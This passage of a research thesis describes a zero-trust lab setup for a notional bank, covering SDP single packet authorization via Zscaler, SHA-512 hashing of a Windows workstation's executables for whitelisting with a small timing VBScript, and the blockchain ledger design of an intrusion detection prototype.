


Figure 24 - Resource target (application) (5).

This provokes the following question; How does the remote employee, from his endpoint (1) VM1, can access the target test web server (5) on VM3, since all ports are filtered in the gateway/controller VM2? Note that the only way for the remote employee to reach the target resource (5) VM3, is via the SDP gateway/controller (3) VM2, therefore, there is near zero attack surface on both VM2 (3) and VM3 (5).

4.2.5 Single Packet Authorization (SPA)

As demonstrated in section 4.2.1 Remote Employee, the remote employee on his endpoint (1) VM1 has the SDP client already installed and configured. The SDP client sends a Single Packet Authorization (SPA) to the SDP gateway (3) VM2. Prior becoming a core component of SDP, SPA was used to mitigate unauthorized access for high privileged users (root) via secure shell (SSH). The idea of SPA was brought into SDP to create the near-zero attack surface. For instance, one of the very first common steps of adversaries is to perform network reconnaissance for locating open ports and exposed services. Tools such as Nmap can automate this step for adversaries. The same tool was used in section 4.2.3 Minimizing Attack Surface to verify our near-zero attack surface. Nonetheless, our VM2 firewall is configured in drop-all state, which means that only IP addresses that can prove their identity via a passive methodology will be allowed. There is no need for TCP/IP stack for remote IP authentication. As a result, and by utilizing SPA, if an adversary performs a Nmap scan against our lab, he/she will not be able to even determine if our web server (5) (VM3) or the gateway/controller (3) (VM2) is up and running. Therefore, even if adversaries possess zero-day exploits, they automatically become irrelevant due to the near-zero attack surface and inherent invisibility. The SPA packet is a UDP packet, encrypted and cryptographically signed, which cannot be

faked unless someone steals the legitimate user’s keys and re-formulates a SPA packet. In that case, no SPA packets are ever the same which automatically takes out of the equation the replay attacks. The SPA process flow is demonstrated in Figure 19.

In continuation and for the remote employee (1) (VM1) to access the web server (5) (VM3), the SDP gateway/controller (3) (VM2), which sniffs the IP stack, must receive a SPA packet. Once this is received, the controller takes a two-stage action.

- First, it verifies the HMAC signature and secondly it decrypts the package. As a result, the gateway/controller knows that there is a legitimate user knocking the door.
- Second, the gateway/controller will perform a check within that same SPA packet, whether the user has access to the requested service. In case that all three checks are validated, the controller and gateway will respond.

Respond however, does not assume it replies by no means to the user itself. The controller/gateway (3) will explicitly and dynamically reconfigure the firewall, in our case IPTABLES, to allow that specific user, from his specific IP address, to access the pre-defined service in a pre-defined port for a brief time. In this case it is port 443, and the time is configured to zero, which means unlimited allowed time. Additionally, geolocation specification of the remote employee could be possible; however, such will come down to hardening the lab, which is considered out of scope. Configurations performed regarding access context, target application, policy add, policy edit, and finally, the remote employee (1) successfully accessing the target resource application (5) are shown in Figure 25, Figure 26, Figure 27, and Figure 28 respectively.




Figure 25 - Setting up the access context for remote employee (1) and resource target (5).




Figure 26 - Setting up the resource target (5) segment.




Figure 27 - Setting up the access policy (lampis-rule) for remote employee (1).




Figure 28 - Remote employee (1) accessing the target resource (5)

4.2.6 Limitations

To implement an enclave-based deployment model as required by our specifications, the software defined perimeter (SDP) architecture is the perfect match. Nonetheless, this subject is twofold. On one hand, the Open-source SDP Client required to be installed on the remote employee’s endpoint states [91]:

“The SDP Client is currently only being assessed on macOS along with Debian and RHEL versions of Linux. It is unlikely to function on Windows at present. Support for other platforms will be provided in the future”.

Conclusively and considering the wide adoption of Windows-based endpoints, the open-source version of SDP is out of scope.

On the other hand, there are several commercial SDP versions available. All of them offer a similar product with a variety of different hosting and security options, however, there is no additional benefit in this case as the plan is to leverage the architecture explicitly to setup the ZTA lab rather rely on the additional features. Zscaler for instance offers a deep packet inspection feature where the traffic from remote employee’s endpoint is scanned for malicious traffic, and then based on analysis an alert or action can be configured accordingly [92]. Nonetheless and during evaluation phase, we were forced to turn this feature on and off where detection occurred on Zscaler side, to focus explicitly on the efficacy of the BIDPS.

In this research, we focus solely on the host-based blockchain-enabled intrusion detection and prevention prototype capabilities. As a result, additional security features of all commercial ZTA candidates are descoped. That said, we choose the one candidate offering an extended trial version, and in addition adheres to all enclave-based deployment model principles, namely Zscaler.

4.2.7 Specifications

Table 7 - ZTA Enclave-based lab setup specifications.

	Remote employee SDP Client (1) (VM1)	SDP Gateway - SDP Controller (3) (VM2)	Resource target – Apache test web server (5) (VM3)
Operating System (OS)	Windows 10 Pro x64	Linux 3.10.0 – 1127.10.1.el7.x86_64 CentOS Linux	Ubuntu 14.04.6
Hard Disk Drives (HDD)	25GB	1.4GB	3GB
Central Processing Unit (CPU)	2.19 GHz Quad Core Intel Core i7-4770HQ	2.2 GHz Quad Core Intel Core i7	1.5 GHz Quad Core Intel Core i7 x86_x64
Random Access Memory (RAM)	6.23GB	4GB	2GB
Software (SW)	Zscaler SDP Windows Client 3.1.0.117, HashMyFiles 2.3.7.0, SysMon64, Google Chrome 95.0.4638, Adobe Reader DC	CentOS 7.2 basic software installation with yum repository and utils	Ubuntu 14x basic installation with advanced package tool (APT), Apache 2.4.18

2021.007.20099_english_x64,
Microsoft Office 2016, Java 8
Update 291, Java SE Dev Kit
16.0.1 x64, Visual C++
2008,2010,2015-2019,
NPCAP, VMWare tools

4.3 Hash-based Blockchain-enabled Whitelisting

Cryptographic hashing algorithms are one-directional mathematical formulas designed to generate a unique value for every possible input, in this case all executable extensions within a given system. Common hashing algorithms include but not limited to MD5, SHA-1, SHA-256 and SHA-512 and are based on a construct known as Merkle–Damgård construction [94]. Output of hashing algorithms or hashing functions is commonly referred to as hash, hash value, message digest or digital fingerprint. The American National Institute of Standards and Technology (NIST) specifies the approved hash algorithms for generating a condensed representation of a message, otherwise known as message digest, within two Federal Information Processing Standards (FIPS) [95]. Moreover, NIST has introduced a policy on hash functions where the usage of SHA-1 is strongly not advised for use by federal agencies. On the other hand, SHA-2 with a minimum of SHA-256 for any application of hash functions requiring interoperability is strongly encouraged. Further guidance is provided on the relevant NIST’s special publication 800-57 part 1, revision 5, section 5.7.2 [96] and SP 800-131A Rev. 2 [97].

It is imperative to note that hashing functions are prone to two known attacks:

- First, when two inputs result in the same output after hashing, this is called hash collision. Algorithms that produce shorter hashes are prone to hash collision. MD5 and SHA-1 hashing algorithms have been proven [98] prone to hash collision that threat actors can exploit and eventually hide malicious content, which is also known as **collision attacks**. Hashing algorithms subject to collision attacks are MD5, SHA-0 and SHA-1 [99].
- Second, a more difficult attack to perform because it requires adversaries to have at least a basic internal (to the notional bank) knowledge up to a certain extent, although an existing one and known as **length extension attack**. Adversaries that have knowledge of the hash value of an executable on the remote user’s endpoint, might be able to extend it and forge a new hash, ultimately allowing for adversaries to pretend that the original hash was not properly terminated. Hashing algorithm subject to length extension attacks are MD5, SHA-0, SHA-1, and SHA-2 up to SHA-256 [100].

Conclusively, in this setup we select and utilize the SHA-512 hashing algorithm to produce hashes of all executable extensions within the remote employee’s workstation to, at least, avoid known attacks at this stage. Nonetheless implications of this decision must be considered and discussed in section 4.3.4 Limitations, e.g., in what ways and how much user experience is hindered.

The list of hash values of all known executable extensions within the remote employee’s workstation is produced and described in the following three sub-sections:

1. Define executable extension within the given system.
2. Consider windows-based hashing options.
3. Acquire hashed values and setup a time-based measurement.

4.3.1 Executable Extension Definition

Although the objective is to simply acquire the hashed values, we intentionally add further options into the equation to potentially provoke and facilitate further research on the subject. All file names in Windows 10 operating system of the assumed remote employee have two parts separated by a period. First, the file name, and second a three- or four-character extension which also defines the file type. For instance, in test.docx, the first part of the file name is “test” while the second part “docx” is the extension. Scope is to list all executable file extensions, object code, dynamic link library (DLL) and others within the given system, which eventually this will indicate files that support some ability to execute an automatic task. In contrast to other file extensions and file formats that simply display data, play music or videos, or more broadly stated, they present content rather than executing system commands. Table 8 presents a list of all executable extensions gathered within the given system, alongside a brief explanation [101].

Table 8 - List of executable extensions in remote user’s workstation [102].

Extension	Format	Extension	Format
.bat	Batch file	.paf	Portable application installer file
.bin	Binary executable	.pif	Program information file
.cmd	Command script	.ps1	Windows powershell Cmdlet
.com	Command file	.reg	Registry data file
.cpl	Control panel extension	.rgs	Registry script
.exe	Executable	.scr	Screensaver executable
.gadget	Windows gadget	.sct	Windows scriptlet
.inf1	Setup information file	.shb	Windows document shortcut
.ins	Internet communication settings	.shs	Shell scrap object
.inx	InstallShield compiled script	.u3p	U3 smart application
.isu	InstallShield uninstaller script	.vb	VBscript file
.job	Windows task scheduler job file	.vbe	VBscript encoded script
.jse	Jscript encoded file	.vbs	VBscript file
.lnk	File shortcut	.vbscript	Visual basic script
.msc	Microsoft common console document	.ws	Windows script
.msi	Windows installer package	.wsf	Windows script
.msp	Windows installer patch	.wsh	Windows script preference
.mst	Windows installer setup transform file		

4.3.2 Windows-based Hashing Options

There are plenty of options to acquire hash values of all executables within the given system. Since this is a standalone task and we are using the manual way of transferring the output (list of hashes) back to the blockchain network, we can choose any of the below options with only three criteria in mind, namely (1) support of SHA-512, (2) graphical user

interface (GUI) for ease of use at this stage, (3) multiple input options to speed up the process, and (4) multiple output options e.g., xls, xlsx, csv, txt, xml and others.

- Microsoft provides the File Checks Integrity Verifier (FCIV) [102]. This is a standalone command line utility that can both hash and verify hash values. Although Microsoft does no longer support this tool, it still works on modern Windows operating system (OS) up to Windows 10. Supported hash functions, however, are limited to MD5 and SHA-1. Our objective is to use SHA-512 algorithm for the above-mentioned reasons referring to known attacks, therefore FCIV is descoped.
- Microsoft provides another stand-alone command-line program which is shipped within Windows 7 and newer versions of the OS, named “CertUtil” [103]. It supports MD5, SHA-1, SHA-256 and SHA-512 algorithms and can be easily executed via command line by properly passing on three parameters, viz. (1) declare function - hashfile (2) choose algorithm (3) declare the path of a single file. While this is a good option because it does not require installation or external executable files to be loaded on the remote employee’s workstation, it is (a) command line based (b) one would have to execute the tool several times to get the desired output since it only accepts single line arguments (or write another script to automate it) and (c) there are very limited output options, hence descoped.
- SigCheck by SysInternals [104] is another command-line tool that can calculate file hashes supporting MD5, SHA-1 and SHA-256 algorithms. This is descoped for the same reasons as “CertUtil” but also for not supporting SHA-512 algorithm.
- HashMyFiles by Nirsoft [105], is a stand-alone GUI based tool freely available. It supports several hashing algorithms such as CRC32, MD5, SHA-1, SHA-256, SHA-384 and SHA-512 and even more. Via the GUI one can specify to hash entire folders based on wildcards and extensions while the output can be based on either text file, excel sheets or xml output, which makes it a suitable candidate.
- HashCheck is another freely available (open source) hash calculation tool [106]. This offers the greatest support of algorithms like all before, adding SHA3-512 on top. Nonetheless the output format is limited, and the wildcard usage for hashing entire folders at once is not mature enough hence it cannot provide a full hashing capability throughout the entire system in a single click (or even clicks).

4.3.3 Perform Hashing

Hashing and hash value extraction is performed using the HashMyFiles tool by Nirsoft. The only selection in the tool is the hashing algorithm (SHA-512) and the output file being an excel sheet. However, and although not required nor essential at this stage, we want to keep track, at least, of the initial time requires to hash every executable within the given system. Therefore, a visual basic script will be used to launch the HashMyFiles tool and keep track of its execution time in seconds. The timer script is as follows:

```

Set WshShell = WScript.CreateObject("WScript.Shell")
sCmd = chr(34) & "C:\users\george\Desktop\HashMyFiles.exe" & chr(34)
dtmStartTime = Timer
Return = WshShell.Run(sCmd, 1, true)
Wscript.Echo "The task completed in " & Round(Timer - dtmStartTime, 2) & " seconds."

```

Output of the execution of the script in the user's workstation and full hashing of the extensions in Table 8, along with the consumed time (52,83 seconds) is shown in Figure 29 and Figure 30 respectively.




Figure 29 - List of hash values on remote users' workstation.




Figure 30 - Hashing execution time.

4.3.4 Limitations

Two limitations identified while trying to acquire the hash values of the remote users' workstation.

1. Hardware specifications (see Table 9) are highly influencing the time required to complete hashing. For instance, possibly using a physical solid state disk drive with an additional 2 gigabytes of memory would lower the required time. Nonetheless this requires further research, testing and evaluation.
2. The list of extensions used to feed the hashing tool should be ideally the outcome of a centralized baseline repository of the notional bank, including all corporate software installed providing for a real-world timed hashing. In other words, within the test lab, a basic set of applications is installed in the users' workstation (e.g., Adobe reader, Microsoft Office, Google Chrome, and others) which eventually allow for, possibly, a much faster hashing time compared to a real-world users' workstation, subject to further research, testing and evaluation.

The proposed solution is applicable in both cases of enterprise provided endpoints and BYOD. Essential difference that needs to be noted nonetheless, during the former, hashing time and hence potential user experience impact, will be far less than the latter scenario. More specifically:

- **Corporate endpoint provided:** in this scenario the time to hash is minimum. Our lab measured at 52,83 seconds from start to finish. This is because hashing takes place

prior providing the endpoint to the remote employee against a corporate application whitelist baseline repository, therefore minimum to zero impact on user experience.

- **BYOD:** in this scenario the time to hash will be significantly increased based on several factors, e.g., computational resources or user’s activity while hashing is performed.

4.3.5 Specification

Table 9 - Remote user workstation specifications.

	Remote employee SDP Client (1) (VM1)
Operating System (OS)	Windows 10 Pro x64
Hard Disk Drives (HDD)	25GB
Central Processing Unit (CPU)	2.19 GHz Quad Core Intel Core i7-4770HQ
Random Access Memory (RAM)	6.23GB
Software (SW)	Zscaler SDP Windows Client 3.1.0.117, HashMyFiles 2.3.7.0, SysMon64, Google Chrome 95.0.4638, Adobe Reader DC 2021.007.20099_english_x64, Microsoft Office 2016, Java 8 Update 291, Java SE Dev Kit 16.0.1 x64, Visual C++ 2008,2010,2015-2019, NPCAP, VMWare tools

4.4 Blockchain Network Layer

To help the reader gain understanding of the components and dynamics within the prototype's blockchain network, we present Figure 31, which demonstrates the BIDPS network through a magnifying lens. The next subsections are devoted into detailed explanations of both the prototype's network components, as well as the application specifics.




Figure 31 - BIDPS blockchain network architecture [77].

4.4.1 Organizations

Also known as blockchain network “members”. The prototype's blockchain network includes two members, namely, **Org1** and **Org2**, as shown in the orange oval shapes.

- Org1 represents the notional banks headquarter (HQ) office.
- Org2 represents a single branch within the notional bank ecosystem.

For simplification purposes only one branch of the notional banks broader architecture is being considered, viz. Org2. Organizations or members can represent any entity regardless of size or properties, for instance they could represent a multi-national corporation, a branch, a division, or department within a corporation, or even a single individual. The prototype's organizations or otherwise members Org1 and Org2 form a consortium.

4.4.2 Peers

Also known as nodes, are network entities that host and maintain a ledger, and in addition running chaincode containers to be able to perform read/write operations to the ledger.

- Org1 – Peer, represents the peer/node of the notional bank HQ office.
- Org2 – Peer, represents the peer/node of a single branch within the notional bank ecosystem.

Each organization Org1 and Org2, is running its own peer Org1 – Peer and Org2 - Peer respectively within the prototype’s blockchain network. Finally, in a production environment peers or nodes are owned, hosted, and maintained by each organization/member, therefore Org1 – Peer should be owned and operated by the notional banks HQ while Org2 – Peer should be owned and operated by the notional banks branch. Both peers are hosting their own **ledger** alongside their **smart contracts** or **chaincode**. Their ledger immutably records all transactions generated by smart contracts.

4.4.3 Ledger

The ledger is a core component of the prototype’s network, for it stores the current hashes of the remote employee’s endpoint. Furthermore, ledger stores the past hashes as history of transactions that eventually resulted in the current values, providing for a reliable source of chain of events in case of a required software update on remote employee’s endpoint. Nonetheless the current hash will always supersede previous hashes chained in the form of transactions, hence assurance that the latest version of the software on remote employee’s endpoint will be allowed to execute is provided, while in parallel outdated versions will not be allowed.

Ledger Structure comprises of two separate segments, although highly related, namely, the **world state database** and the **blockchain**. On one hand, world state database contains the current values of the hashes produced from remote employee’s endpoint. On the other hand, however, the blockchain records all changes leading up to and including the current value of the world state database, in form of transactions. Next, transactions are “placed” inside blocks and ultimately appended on the blockchain which enables for better understanding of historical changes that led into the current value in the world state database. Blocks enclose ordered transactions. They are bounded cryptographically with the previous and next block (see 3.2.1 Blockchain and DLT), ultimately forming a chain of transaction logs in the form of chained blocks of transactions. The first block in such chain of blocks, however, is known as the genesis block. Concussively, it is imperative to understand that the blockchain is different than the world state database in the sense that, once data written on blockchain, it can no longer be modified and therefore it is **immutable**. Figure 32 shows a zoom in Org1 – Peer ledger for a visual representation of the ledger structure, highlighting the blockchain and the world state database (DB) [77].




Figure 32 - Ledger Structure.

4.4.4 Channel

